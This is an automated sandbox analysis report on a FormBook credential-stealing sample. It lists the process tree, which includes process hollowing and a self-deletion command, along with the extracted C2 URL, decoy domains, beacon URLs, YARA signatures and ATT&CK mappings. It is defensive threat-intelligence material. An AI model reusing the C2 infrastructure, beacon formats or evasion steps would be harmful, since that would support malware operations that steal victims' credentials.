ID: 562157
Sample Name:
triage_dropped_file
Cookbook: default.jbs
Time: 15:15:49
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

triage_dropped_file


Overview

General Information

Sample Name:	triage_dropped_file (renamed file extension from none to exe)
Analysis ID:	562157
MD5:	f6eaacd1b39028..
SHA1:	12ba0b4e8c41ec..
SHA256:	1e144fefc15a6a2..
Tags:	exe formbook
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Yara detected AntiVM3
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Uses netsh to modify the Windows …

Classification



Process Tree

- **System is w10x64**
- triage_dropped_file.exe (PID: 3428 cmdline: "C:\Users\user\Desktop\triage_dropped_file.exe" MD5: F6EAACD1B39028130602EE0892E67663)
  - triage_dropped_file.exe (PID: 3212 cmdline: C:\Users\user\Desktop\triage_dropped_file.exe MD5: F6EAACD1B39028130602EE0892E67663)
    - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autofmt.exe (PID: 6736 cmdline: C:\Windows\SysWOW64\autofmt.exe MD5: 7FC345F685C2A58283872D851316ACC4)
      - netsh.exe (PID: 6764 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
        - cmd.exe (PID: 6840 cmdline: /c del "C:\Users\user\Desktop\triage_dropped_file.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6852 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.hstolchsjybyl.com/a83r/"
  ],
  "decoy": [
    "comercializadoralonso.com",
    "durhamschoolservces.com",
    "onegreencapital.com",
    "smartcities24.com",
    "maquinas.store",
    "brianlovesbonsai.com",
    "xin41518s.com",
    "moneyearnus.xyz",
    "be-mix.com",
    "fengyat.club",
    "inspectdecided.xyz",
    "paksafpakistan.com",
    "orhidlnt.top",
    "princesuraj.com",
    "vietnamvodka.com",
    "renewnow.site",
    "imageservices.xyz",
    "luxurytravelfranchise.com",
    "kp112.red",
    "royalyorkfirewood.com",
    "azharrizvi.com",
    "mtvamazon.com",
    "stlouisplatinumhomes.com",
    "ke6rkmtn.xyz",
    "roomviser.xyz",
    "rollcalloutfitters.com",
    "jlautoparts.net",
    "swipyy.xyz",
    "handymansaltlakecity.com",
    "tuespr.com",
    "prelink.xyz",
    "whrpky037.xyz",
    "yoga-4-health.com",
    "silvermoonandcompany.com",
    "meg-roh.com",
    "81218121.com",
    "prayerteamusa.com",
    "ocejxu.com",
    "lopeyhomeimporvementservice.com",
    "dcosearchandconnect.xyz",
    "md-newspages.online",
    "elinmex.online",
    "traineriq.com",
    "feministecologies.com",
    "gyltogether.com",
    "polyversed.com",
    "rodolforios.com",
    "bcfs0l.com",
    "51dmm.com",
    "metaverselivecasinos.com",
    "csjsgk.com",
    "impactincentivesregistry.com",
    "firekim.space",
    "jdzn.xyz",
    "d6ybf7yj.xyz",
    "sturt.xyz",
    "serious-cam.com",
    "stihl-gms.com",
    "gentleman5.xyz",
    "rustbeltcoders.net",
    "hmarketsed96.com",
    "cricfreelive.com",
    "wellyounow.com",
    "fwdrow.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.281504689.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000000.281504689.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b937:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c93a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000000.281504689.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18859:$sqlite3step: 68 34 1C 7B E1 • 0x1896c:$sqlite3step: 68 34 1C 7B E1 • 0x18888:$sqlite3text: 68 38 2A 90 C5 • 0x189ad:$sqlite3text: 68 38 2A 90 C5 • 0x1889b:$sqlite3blob: 68 53 D8 7F 8C • 0x189c3:$sqlite3blob: 68 53 D8 7F 8C
0000000C.00000000.323777196.00000000071DA000.00000040.00000001.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000C.00000000.323777196.00000000071DA000.00000040.00000001.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x26b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x21a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x27b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x292f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x141c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x8937:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x993a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.triage_dropped_file.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.triage_dropped_file.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab37:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.triage_dropped_file.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a59:$sqlite3step: 68 34 1C 7B E1 • 0x17b6c:$sqlite3step: 68 34 1C 7B E1 • 0x17a88:$sqlite3text: 68 38 2A 90 C5 • 0x17bad:$sqlite3text: 68 38 2A 90 C5 • 0x17a9b:$sqlite3blob: 68 53 D8 7F 8C • 0x17bc3:$sqlite3blob: 68 53 D8 7F 8C
5.0.triage_dropped_file.exe.400000.4.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
5.0.triage_dropped_file.exe.400000.4.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab37:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 18 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection

Self deletion via cmd delete

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Lowering of HIPS / PFW / Operating System Security Settings

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Shared Modules	Path Interception	6 1 2 Process Injection	1 Masquerading	OS Credential Dumping	2 2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	6 1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 1 2 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	4 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 File Deletion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
triage_dropped_file.exe	52%	Virustotal		Browse
triage_dropped_file.exe	22%	Metadefender		Browse
triage_dropped_file.exe	70%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
triage_dropped_file.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.triage_dropped_file.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.triage_dropped_file.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.triage_dropped_file.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
5.0.triage_dropped_file.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.fengyat.club	3%	Virustotal		Browse
www.hstolchsjybyl.com	9%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fengyat.club/a83r/?k2MLx=CjCejP19lpOaTsMOx5tDhI8S8yyOisIWAU++//65IFIgHpMHnqLlfGYboARBAcbNtYvQ&v2=5jBLRl1pIZPlY	100%	Avira URL Cloud	phishing	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.inspectdecided.xyz/a83r/?v2=5jBLRl1pIZPlY&k2MLx=ZSxafiwoPrw2VCRk9gX3wlOewDINgI1JCq9hgmGWZWQPOxIps9jFRiFeHjLrjNblu9Aw	100%	Avira URL Cloud	malware	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://www.fengyat.club/a83r/?k2MLx=CjCejP19lpOaTsMOx5tDhI8S8yyOisIWAU	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
www.hstolchsjybyl.com/a83r/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.fengyat.club	188.114.96.7	true	true	• 3%, Virustotal, Browse	unknown
www.inspectdecided.xyz	104.21.22.47	true	true		unknown
www.hstolchsjybyl.com	81.17.29.148	true	true	• 9%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.fengyat.club/a83r/?k2MLx=CjCejP19lpOaTsMOx5tDhI8S8yyOisIWAU++//65IFIgHpMHnqLlfGYboARBAcbNtYvQ&v2=5jBLRl1pIZPlY	true	• Avira URL Cloud: phishing	unknown
http://www.inspectdecided.xyz/a83r/?v2=5jBLRl1pIZPlY&k2MLx=ZSxafiwoPrw2VCRk9gX3wlOewDINgI1JCq9hgmGWZWQPOxIps9jFRiFeHjLrjNblu9Aw	true	• Avira URL Cloud: malware	unknown
www.hstolchsjybyl.com/a83r/	true	• Avira URL Cloud: safe	low


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.fontbureau.com	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.tiro.com	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://https://www.fengyat.club/a83r/?k2MLx=CjCejP19lpOaTsMOx5tDhI8S8yyOisIWAU	netsh.exe, 00000015.00000002.508497222.0 000000003C2F000.00000004.10000000.000400 00.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.zhongyicts.com.cn	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sakkal.com	triage_dropped_file.exe, 00000000.00000002.2874903 22.00000000072D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.114.96.7	www.fengyat.club	European Union	?	13335	CLOUDFLARENETUS	true
104.21.22.47	www.inspectdecided.xyz	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562157
Start date:	28.01.2022
Start time:	15:15:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	triage_dropped_file (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/1@3/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 24.5% (good quality ratio 22%) • Quality average: 70.1% • Quality standard deviation: 32.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
